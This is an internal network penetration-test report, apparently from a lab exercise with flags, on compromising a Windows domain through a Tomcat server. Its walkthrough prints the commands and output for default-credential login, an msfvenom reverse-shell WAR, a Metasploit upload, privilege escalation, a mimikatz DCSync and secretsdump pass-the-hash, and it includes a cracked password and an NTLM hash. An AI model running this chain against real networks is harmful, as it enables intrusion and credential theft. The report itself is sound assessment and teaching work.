[redacted]

Internal Network Penetration Test

Written by Nathan Schwartz

Executive Summary

Synopsis

On Monday, February 20th, [redacted] gave us access to the [redacted] orporate network. [redacted] has given us 6 hours to perform a security assessment of the target before they notify the [redacted] ecurity team. In order to access the environment, we were given a VPN allowing our machine to connect to the network.

Scope

The scope for this engagement is the network provided by [redacted] A VPN was provided for us to connect to the target environment. This is a time-bound black-box assessment in which we were given 6 hours and no additional information on the target.

In scope:

- 192.168.22.100/24
  - 192.168.22.100 – [redacted] om
  - 192.168.22.101 – uk.[redacted]com
  - 192.168.22.150 – tomcat.uk.[redacted]com

Not in scope:

- 192.168.22.1
- 192.168.22.2
- 192.168.22.3

Key Findings

The assessment uncovered multiple critical issues, including:

Default or Weak Passwords: Many high-privilege users and accounts were found using insecure, easily guessable passwords.

Lack of AV/Logging: Antivirus such as Windows Defender was not enabled, allowing for an adversary to run unsafe programs and software on the machine.

Use of Outdated Software & Operating Systems: Windows Server 2012 and Apache Tomcat 8.5.50, which have known vulnerabilities, were found on the machines.

Strategic Recommendations

In general, software and operating systems should be up-to-date to preserve recommended security standards. Implement a policy of least-privilege, ensuring that the users such as the Tomcat administrator does not have the Domain Admin role. These could be two separate users. Implementing a secure password policy for all users, especially those with Administrator access, would make it difficult for an adversary to uncover plaintext passwords. Finally, enable Real-Time protection with Windows Defender or install a third-party Antivirus software.

Table of Findings

Vulnerability	Impact	Remediation	Rating
Default or Weak Credentials	Users on this machine are using default or easily-guessable passwords	Choose unique, secure, 16+ character passwords for these accounts	Critical
Lack of AV/Logging	No form of Antivirus or logging software stopped our attack	Install Windows Defender	Critical
Use of Outdated Software and Operating Systems	Outdated software with known vulnerabilities are running	Update to the newest version of Windows and Apache Tomcat	Critical
Lacking Principle of Least Privilege	Users running with permissions they do not need allows for lateral movement	Only give users the least amount of privilege needed for their role	High
Version Disclosure	Any user can determine the version of Apache Tomcat	Disallow viewing installation/vendor documentation to the average user	N/A

Objectives

[redacted] would like to know the following information regarding the [redacted] orporate network:

What is the IP address of the Apache Tomcat server (scan 192.168.22.100/24)?

```
192.168.22.150
```

What is the username and password for Tomcat manager?

```
tomcat:tomcat
```

What user context/user is the Tomcat service running under?

```
nt authority\local service
```

What state (enabled or disabled) is the SeImpersonatePrivilege in for the user above?

```
enabled
```

What is inside C:\flag.txt on the tomcat server?

[redacted]

What is inside C:\flag.txt on the domain controller dc2-2012.uk.[redacted]com?

[redacted]

What's George Smith's Active Directory password?

```
1qaz2wsx.
```

Finally, get Enterprise Admin and read the flag that's in in C:\flag.txt on the host dc1.

[redacted]

Engagement Writeup

For initial access, we were given the IP range of 192.168.22.100/24.


```
nmap --sn -oA ping-sweep --min-rate 200 -v 192.168.22.100/24
```

Running a ping-sweep for active IPs, we found our targets to be:

- 192.168.22.100
- 192.168.22.101
- 192.168.22.150

```
nmap -sV -sC --top-ports 1000 -iL targets.txt -v -oA top1000 --min-rate 200
```


A port scan of the top 1000 ports should find us an Apache Tomcat 8.5.50 running on on TOMCAT.uk.[redacted]com at port 8080. We can run a scan of all ports in the background while we work on the tomcat website.



```
Nmap scan report for 192.168.22.150
Host is up (0.070s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE            VERSION
22/tcp    open  ssh                OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 6fb444da96209754e81a9e61968fda95 (RSA)
|   256 87aca8b4fa2fbde53515c1015c8de7fd (ECDSA)
|_  256 aa7b1c8c1a52b340a80e47c9c9e0a5ba (ED25519)
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2023-02-20T16:11:49+00:00; +1s from scanner time.
| rdp-ntlm-info:
[redacted]
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-02-19T15:33:28
| Not valid after:  2023-08-21T15:33:28
| MD5:   510792e899192107db07198a7ab37996
|_SHA-1: a2ac48ad711a12d496a65318bd2000013cc90732
8080/tcp  open  http               Apache Tomcat 8.5.50
|_http-title: Apache Tomcat/8.5.50
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Apache Tomcat
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49157/tcp open  msrpc              Microsoft Windows RPC
MAC Address: 00:15:5D:15:04:01 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

nmap output revealing Apache Tomcat 8.5.50

Navigating to the website, we immediately see the host-manager and manager sections. While they require credentials, we find that the default credentials `tomcat:tomcat` work and we are given access to the page.



192.168.22.150:8080/host-manager/html

Kali Linux · Kali Tools · Kali Docs · Kali Forums · Kali NetHunter · Exploit-DB · Google Hacking DB · OffSec

Tomcat Virtual Host Manager

Message:	OK

Host Manager		
List Virtual Hosts	HTML Host Manager Help	Host Manager Help

Host name

Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled


Add Virtual Host

Host

Name:
Aliases:
App base:
AutoDeploy ☑
DeployOnStartup ☑
DeployXML ☑
UnpackWARs ☑
Manager App ☑
CopyXML □
Add


Tomcat host-manager page with credentials tomcat:tomcat

We are allowed to upload and deploy a .war file using the tomcat manager pages. In order to compromise the website and obtain code execution, we create a malicious .war file that will give us a shell on our machine.



```
[redacted]
└─# msfvenom -p java/shell_reverse_tcp lhost=192.168.22.2 lport=53 -f war -o audit.war
Payload size: 13322 bytes
Final size of war file: 13322 bytes
Saved as: audit.war
```

Creating a malicious .war file with msfvenom




```
[redacted]
└─# nc -lvp 53
listening on [any] 53 ...
192.168.22.150: inverse host lookup failed: Unknown host
connect to [192.168.22.2] from (UNKNOWN) [192.168.22.150] 49250
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\tomcat\apache-tomcat-8.5.50>whoami
whoami
nt authority\local service

C:\tomcat\apache-tomcat-8.5.50>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeSystemtimePrivilege         Change the system time                    Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
```

Deploying .war file to obtain context/user and privileges


We find that the tomcat website is being run as the user `nt authority\local service` and has the `SeImpersonatePrivilege` privilege enabled. There are multiple different exploits that utilize `SeImpersonatePrivilege` in order to obtain `nt authority\system`. In particular, we are interested in PrintSpoofer, RottenPotato, and JuicyPotato.

To take advantage of these, we chose to use Metasploit to start a meterpreter session on the machine. Metasploit uses the same tomcat upload exploit as we showed above.



```
Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.22.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (windows/meterpreter_reverse_http):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
   LHOST       192.168.22.2     yes       The local listener hostname
   LPORT       8080             yes       The local listener port
   LURI                         no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   1   Windows Universal
```


Utilizing metasploit and meterpreter to exploit tomcat



```
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > shell
Process 2948 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\tomcat\apache-tomcat-8.5.50>cd C:/
cd C:/

C:\>type flag.txt
type flag.txt
[redacted]
```


Using SeImpersonatePrivilege via PrintSpoofer to obtain nt authority\system

Meterpreter allows us to getsystem and become `nt authority\system`. We are also able to view all running processes on the machine and migrate to that process. This allows us to act in the context of the user running that process.



```
1744  528   svchost.exe          x64  0        NT AUTHORITY\NETWORK SERVICE  C:\Windows
1852  528   vds.exe              x64  0        NT AUTHORITY\SYSTEM           C:\Windows
1896  528   svchost.exe          x64  0        NT AUTHORITY\NETWORK SERVICE  C:\Windows
1940  528   svchost.exe          x64  0        NT AUTHORITY\SYSTEM           C:\Windows
2244  528   msdtc.exe            x64  0        NT AUTHORITY\NETWORK SERVICE  C:\Windows
2484  800   calc.exe             x64  0        UK\george.smith.adm           C:\Windows
2512  2808  conhost.exe          x64  0        NT AUTHORITY\LOCAL SERVICE    C:\Windows
2808  1196  cmd.exe              x64  0        NT AUTHORITY\LOCAL SERVICE    C:\Windows
2996  1196  jWtsOnPvlBAWDi.exe   x86  0        NT AUTHORITY\LOCAL SERVICE    C:\tomcat\
```


Listing processes to find george.smith.adm running on the machine



```
meterpreter > migrate 2484
[*] Migrating from 2996 to 2484...
[*] Migration completed successfully.
meterpreter > getuid
Server username: UK\george.smith.adm
```

Migrating to the process owned by george.smith.adm


Using `george.smith.adm`, we are able to view shares hosted on `dc2-2012.uk.`[redacted]`com`. This includes the flag.txt file located on that machine.




```
C:\Windows\system32>whoami
whoami
uk\george.smith.adm

C:\Windows\system32>net view \\dc2-2012.uk.[redacted] com /all
net view \\dc2-2012.uk.[redacted] com /all
Shared resources at \\dc2-2012.uk.[redacted] com



Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
IPC$        IPC            Remote IPC
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.


C:\Windows\system32>net use X: \\dc2-2012.uk.[redacted] com\C$
net use X: \\dc2-2012.uk.[redacted] com\C$
The command completed successfully.


C:\Windows\system32>type X:\flag.txt
type X:\flag.txt
[redacted]
```

Using george.smith.adm to view flag.txt on dc2-2012.uk[redacted] om

We uploaded `SharpHound.exe` to the machine and ran it as george.smith.adm in order to get a visual representation fo the forest. We find that `george.smith.adm`, a Domain Admin to `uk`[redacted]`com`, has DS-Replication-Get-Changes and DS-Replication-Get-Changes-All privileges. This allows us to perform a DCSync attack and dump credentials.



Bloodhound output showing george.smith.adm has DCSync over UK.[redacted]COM



```
mimikatz # lsadump::dcsync /domain:uk.[redacted]com /user:GEORGE.SMITH.ADM
[redacted]
[DC] 'GEORGE.SMITH.ADM' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : george.smith.adm

** SAM ACCOUNT **

SAM Username         : george.smith.adm
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   : 1/1/1601 12:00:00 AM
Password last change : 2/9/2021 2:38:50 PM
Object Security ID   : S-1-5-21-714414244-665309000-1224845596-1107
Object Relative ID   : 1107

Credentials:
  Hash NTLM: 7ef404e45749198c45b65039ed35a94c
[redacted]
```

Using mimikatz to grab the password hash for george.smith.adm


Using this hash, we can dump secrets with impacket-secretsdump allowing us to view all sorts of sensitive information on uk.[redacted]com.

```
impacket-secretsdump uk[redacted]com\george.smith.adm@192.168.22.101 -hashes
:7ef404e45749198c45b65039ed35a94c
```

```
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[redacted]
```

Dumping secrets and obtaining hashes from NTDS.DIT

Cracking those hashes at https://hashes.com/en/decrypt/hash, we find that the password for `george.smith.adm` is `1qaz2wsx.`. This is a common password as it is based on a simple keyboard pattern.



✔ Found:


[redacted]

7ef404e45749198c45b65039ed35a94c:1qaz2wsx.

[redacted]

Cracking hashes online to find password for george.smith.adm

Noting from our port scan that every machine in this network is equipped with OpenSSH, we use the credentials for `george.smith.adm` to log into `dc1-2012` [redacted]`com`. There, we can view the final flag.txt file.



```
[redacted]
└─# ssh george.smith.adm@192.168.22.100
george.smith.adm@192.168.22.100's password:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

uk\george.smith.adm@DC1-2012 C:\Users\george.smith.adm>type C:\flag.txt
[redacted]
```

Logging into the Domain Controller as george.smith.adm and viewing flag.txt